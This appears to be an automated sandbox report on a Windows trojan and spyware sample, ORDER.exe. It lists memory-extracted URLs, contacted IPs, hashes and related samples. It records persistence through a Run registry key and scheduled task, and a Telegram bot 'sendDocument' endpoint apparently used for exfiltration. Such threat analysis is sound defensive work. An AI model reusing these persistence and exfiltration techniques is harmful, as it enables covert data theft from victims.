http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	ORDER.exe, 00000003.00000002.934090598.00000000034D1000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.934897870.000000002D91000.00000004.00000001.sdmp, kprUEGC.exe, 00000 011.00000002.933961322.0000000 002A81000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://RKhkfz.com	kprUEGC.exe, 00000011.00000002.933961322.0000000002A81000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000 00E.00000002.794248791.0000000 0056E0000.00000002.00000001.sdmp	false		high
http://www.tiro.com	kprUEGC.exe, 0000000E.00000002.794248791.00000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	kprUEGC.exe, 0000000E.00000002.794248791.00000000056E0000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000 00E.00000002.794248791.0000000 0056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.comiona	ORDER.exe, 00000000.00000002.685971628.00000000010E7000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000 00E.00000002.794248791.0000000 0056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	kprUEGC.exe, 00000011.00000002.933961322.0000000002A81000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.com	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000E.00000002.794248791.0000000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://5PX8nQFyXZqeL8oi.com	ORDER.exe, 00000003.00000002.934322832.0000000003526000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.typography.netD	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000E.00000002.794248791.0000000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000E.00000002.794248791.0000000000056E0000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000E.00000002.794248791.0000000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000E.00000002.794248791.0000000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org	ORDER.exe, 00000003.00000002.934090598.00000000034D1000.00000004.00000001.sdmp	false		high
http://fontfabrik.com	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000E.00000002.794248791.0000000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000E.00000002.794248791.0000000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.vasudeva.in	ORDER.exe, 00000003.00000002.935479787.0000000003788000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000E.00000002.794248791.0000000000056E0000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot%telegramapi%/	ORDER.exe, 00000000.00000002.687010442.0000000003C56000.00000004.00000001.sdmp, ORDER.exe, 00000003.00000002.930660789.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.765004740.0000000003825000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.930696018.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.789175486.00000000037D4000.00000004.00000001.sdmp, kprUEGC.exe, 00000011.00000002.930556707.0000000000402000.00000040.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.794248791.00000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://vasudeva.in	ORDER.exe, 00000003.00000002.935479787.0000000003788000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.794248791.00000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.794248791.00000000056E0000.00000002.00000001.sdmp	false		high
http://https://5PX8nQFyXZqeL8oi.com4	ORDER.exe, 00000003.00000002.934322832.0000000003526000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.794248791.00000000056E0000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.794248791.00000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.794248791.00000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.794248791.00000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	ORDER.exe, 00000000.00000002.686353136.0000000002BFC000.00000004.00000001.sdmp, ORDER.exe, 00000003.00000002.934090598.00000000034D1000.00000004.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.762688179.000000002781000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.786151703.000000000277C000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.794248791.00000000056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	ORDER.exe, 00000003.00000002.934225034.000000000350B000.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	ORDER.exe, 00000003.00000002.934090598.00000000034D1000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.934897870.0000000002D91000.00000004.00000001.sdmp, kprUEGC.exe, 00000011.00000002.933961322.0000000002A81000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	ORDER.exe, 00000000.00000002.687010442.0000000003C56000.00000004.00000001.sdmp, ORDER.exe, 00000003.00000002.930660789.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.765004740.000000003825000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.930696018.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.789175486.00000000037D4000.00000004.00000001.sdmp, kprUEGC.exe, 00000011.00000002.930556707.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Copyright null 2020

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
54.235.142.93	unknown	United States		14618	AMAZON-AESUS	false
68.233.236.158	unknown	United States		29802	HVC-ASUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321193
Start date:	20.11.2020
Start time:	15:34:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ORDER.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@18/11@4/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Copyright null 2020

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 13.88.21.125, 52.147.198.201, 51.104.139.180, 52.155.217.156, 20.54.26.129, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcoleus16.cloudapp.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, skypedataprdcolwus15.cloudapp.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:35:27	API Interceptor	783x Sleep call for process: ORDER.exe modified
15:35:52	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
15:36:00	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
15:36:02	API Interceptor	920x Sleep call for process: kprUEGC.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54.235.142.93	RVAgYSH2qh.exe	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	BUILDING ORDER_PROPERTY SPECS.exe	Get hash	malicious	Browse	• api.ipify.org/
	1118_8732615.doc	Get hash	malicious	Browse	• api.ipify.org/
	XN33CLWH.EXE	Get hash	malicious	Browse	• api.ipify.org/
	AI-Hbb_Doc-EUR_Pdf.exe	Get hash	malicious	Browse	• api.ipify.org/
	YV2q4nAPVQ.exe	Get hash	malicious	Browse	• api.ipify.org/
	1105_748543.doc	Get hash	malicious	Browse	• api.ipify.org/
	174028911-035110-sanlccjavap0004-1.exe	Get hash	malicious	Browse	• api.ipify.org/
	RFQ-NOV-2020.exe	Get hash	malicious	Browse	• api.ipify.org/
	OZmn6gKEgi.exe	Get hash	malicious	Browse	• api.ipify.org/
	WFDKJ4wsQ6.exe	Get hash	malicious	Browse	• api.ipify.org/
68.233.236.158	TT COPY.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TT COPY.exe	Get hash	malicious	Browse	
	TT COPY.exe	Get hash	malicious	Browse	
	New order 20001789.exe	Get hash	malicious	Browse	
	ORD002344536.exe	Get hash	malicious	Browse	
	ORD002344536.exe	Get hash	malicious	Browse	
	bank slip.exe	Get hash	malicious	Browse	
	PO#ZT20-09.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
elb097307-934924932.us-east-1.elb.amazonaws.com	Bill # 2.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	PO1.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.204.14.42
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 50.19.252.36
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.243.161.145
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 174.129.214.20
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 174.129.214.20
	RVAgYSH2qh.exe	Get hash	malicious	Browse	• 54.235.142.93
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.83.248
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.225.66.103
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.142.93
	Purchase Order.exe	Get hash	malicious	Browse	• 54.225.66.103
	Payment Advice Note from 19.11.2020.exe	Get hash	malicious	Browse	• 23.21.126.66
	phy__1__31629__2649094674__1605642612.exe	Get hash	malicious	Browse	• 23.21.126.66
	BBVA confirming Aviso de pago Eur5780201120.exe	Get hash	malicious	Browse	• 54.204.14.42
	Ejgvvuwuu8.exe	Get hash	malicious	Browse	• 54.225.169.28
	PO N0.1500243224._PDF.exe	Get hash	malicious	Browse	• 54.204.14.42
	Avion Quotation Request.doc	Get hash	malicious	Browse	• 54.204.14.42
	zRHI9DJ0YKIPfBX.exe	Get hash	malicious	Browse	• 54.235.182.194
	{REQUEST FOR QUOTATION-local lot.1,2,3,4,6container..exe	Get hash	malicious	Browse	• 174.129.214.20

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	http://s1022.t.en25.com/e/er?s=1022&lid=2184&elqTrackId=BEDFF87609C7D9DEAD041308DD8FFFB8&lb_email=bkirwer%40farbestfoods.com&elq=b095bd096fb54161953a2cf8316b5d13&elqaid=3115&elqat=1	Get hash	malicious	Browse	• 52.1.99.77
	Bill # 2.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	http://https://ubereats.app.link/cwmLFZfMz5?%243p=a_custom_354088&%24deeplink_path=promo%2Fapply%3FpromoCode%3DRECONFORT7&%24desktop_url=tracking.spectrumemp.com/el?aid=8feeb968-bdd0-11e8-b27f-22000be0a14e&rid=50048635&pid=285843&cid=513&dest=overlordscan.com/cmV0by5tZXR6bGVyQGlzb2x1dGlvbnMuY2g=%23#kkowfocjoyuynaip#	Get hash	malicious	Browse	• 35.170.181.205
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• 107.22.223.163
	PO1.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	http://https://rebrand.ly/zkp0y	Get hash	malicious	Browse	• 54.227.164.140
	AccountStatements.html	Get hash	malicious	Browse	• 18.209.113.162
	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.204.14.42
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 50.19.252.36
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.243.161.145
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 174.129.214.20
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 174.129.214.20
	RVAgYSH2qh.exe	Get hash	malicious	Browse	• 54.235.142.93
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.83.248
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.225.66.103
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.142.93
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 52.71.133.130
	Payment Advice Note from 19.11.2020.exe	Get hash	malicious	Browse	• 23.21.126.66
	phy__1__31629__2649094674__1605642612.exe	Get hash	malicious	Browse	• 23.21.126.66
	BBVA confirming Aviso de pago Eur5780201120.exe	Get hash	malicious	Browse	• 50.19.252.36
HVC-ASUS	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 194.126.175.2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 194.126.175.2
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 194.126.175.2
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 194.126.175.2
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 194.126.175.2
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 194.126.175.2
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 194.126.175.2
	chib(1).exe	Get hash	malicious	Browse	• 194.126.175.2
	dede.exe	Get hash	malicious	Browse	• 194.126.175.2
	obi(1).exe	Get hash	malicious	Browse	• 194.126.175.2
	frc(1).exe	Get hash	malicious	Browse	• 194.126.175.2
	s5Hgh2z9mq.exe	Get hash	malicious	Browse	• 194.126.175.2
	7PTbHgCUy6.exe	Get hash	malicious	Browse	• 194.126.175.2
	DjP9Ogzsz8.exe	Get hash	malicious	Browse	• 194.126.175.2
	NYm3MN6z8D.exe	Get hash	malicious	Browse	• 194.126.175.2
	sX1UqYq8cS.exe	Get hash	malicious	Browse	• 194.126.175.2
	noaVP0hNm2.exe	Get hash	malicious	Browse	• 194.126.175.2
	Company profile and products.exe	Get hash	malicious	Browse	• 103.28.70.59
	TT COPY.exe	Get hash	malicious	Browse	• 68.233.236.158
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 104.156.57.155

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.235.142.93
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 54.235.142.93
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.235.142.93
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 54.235.142.93
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 54.235.142.93
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.142.93
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.235.142.93
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.142.93
	Payment Advice Note from 19.11.2020.exe	Get hash	malicious	Browse	• 54.235.142.93
	PO N0.1500243224._PDF.exe	Get hash	malicious	Browse	• 54.235.142.93
	zRHI9DJ0YKIPfBX.exe	Get hash	malicious	Browse	• 54.235.142.93
	chib(1).exe	Get hash	malicious	Browse	• 54.235.142.93
	dede.exe	Get hash	malicious	Browse	• 54.235.142.93
	obi(1).exe	Get hash	malicious	Browse	• 54.235.142.93
	frc(1).exe	Get hash	malicious	Browse	• 54.235.142.93
	knitted yarn documents.exe	Get hash	malicious	Browse	• 54.235.142.93
	ano.exe	Get hash	malicious	Browse	• 54.235.142.93
	kiiDjfpu2x.exe	Get hash	malicious	Browse	• 54.235.142.93
	s5Hgh2z9mq.exe	Get hash	malicious	Browse	• 54.235.142.93
	0hgHwEkIWY.exe	Get hash	malicious	Browse	• 54.235.142.93

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER.exe.log	
Process:	C:\Users\user\Desktop\ORDER.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1301
Entropy (8bit):	5.345637324625647
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4VE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz5
MD5:	6C42AAF2F2FABAD2BAB70543AE48CEDB
SHA1:	8552031F83C078FE1C035191A32BA43261A63DA9
SHA-256:	51D07DD061EA9665DA070B95A4AC2AC17E20524E30BF6A0DA8381C2AF29CA967

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER.exe.log	
SHA-512:	014E89857B811765EA7AA0B030AB04A2DA1957571608C4512EC7662F6A4DCE8B0409626624DABC96CBFF079E7F0F4A916E6F49C789E00B6E46AD37C36C806DC
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1301
Entropy (8bit):	5.345637324625647
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4VE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz5
MD5:	6C42AAF2F2FABAD2BAB70543AE48CEDB
SHA1:	8552031F83C078FE1C035191A32BA43261A63DA9
SHA-256:	51D07DD061EA9665DA070B95A4AC2AC17E20524E30BF6A0DA8381C2AF29CA967
SHA-512:	014E89857B811765EA7AA0B030AB04A2DA1957571608C4512EC7662F6A4DCE8B0409626624DABC96CBFF079E7F0F4A916E6F49C789E00B6E46AD37C36C806DC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp871F.tmp	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1641
Entropy (8bit):	5.174942804027994
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBG7tn:cbhK79lNQR/rydbz9I3YODOLNdq3m
MD5:	4053FC2B2E317FEBE143C11AD6E6F358
SHA1:	DC51CAEB255C2B5B980BDF25571F19DAFDC70807
SHA-256:	83FD4AE9CEE6A842DCF3CC995E74DA61AC503DCDC5AC60F78F38F18F544A8124
SHA-512:	A709BADFDBDE6EEB537670A7947DD436758D01FECBDF2343588D6EBAEF5124BCCE486B53A76C5BDCE413DA80D1B934B0B1EA33A7C1F80E6F94AA9A9110030326
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Local\Temp\tmpAEAC.tmp	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1641
Entropy (8bit):	5.174942804027994
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBG7tn:cbhK79lNQR/rydbz9I3YODOLNdq3m
MD5:	4053FC2B2E317FEBE143C11AD6E6F358
SHA1:	DC51CAEB255C2B5B980BDF25571F19DAFDC70807
SHA-256:	83FD4AE9CEE6A842DCF3CC995E74DA61AC503DCDC5AC60F78F38F18F544A8124

C:\Users\user\AppData\Local\Temp\tmpAEAC.tmp	
SHA-512:	A709BADFDBDE6EEB537670A7947DD436758D01FECBDF2343588D6EBAEF5124BCCE486B53A76C5BDCE413DA80D1B934B0B1EA33A7C1F80E6F94AA9A9110030326
Malicious:	false
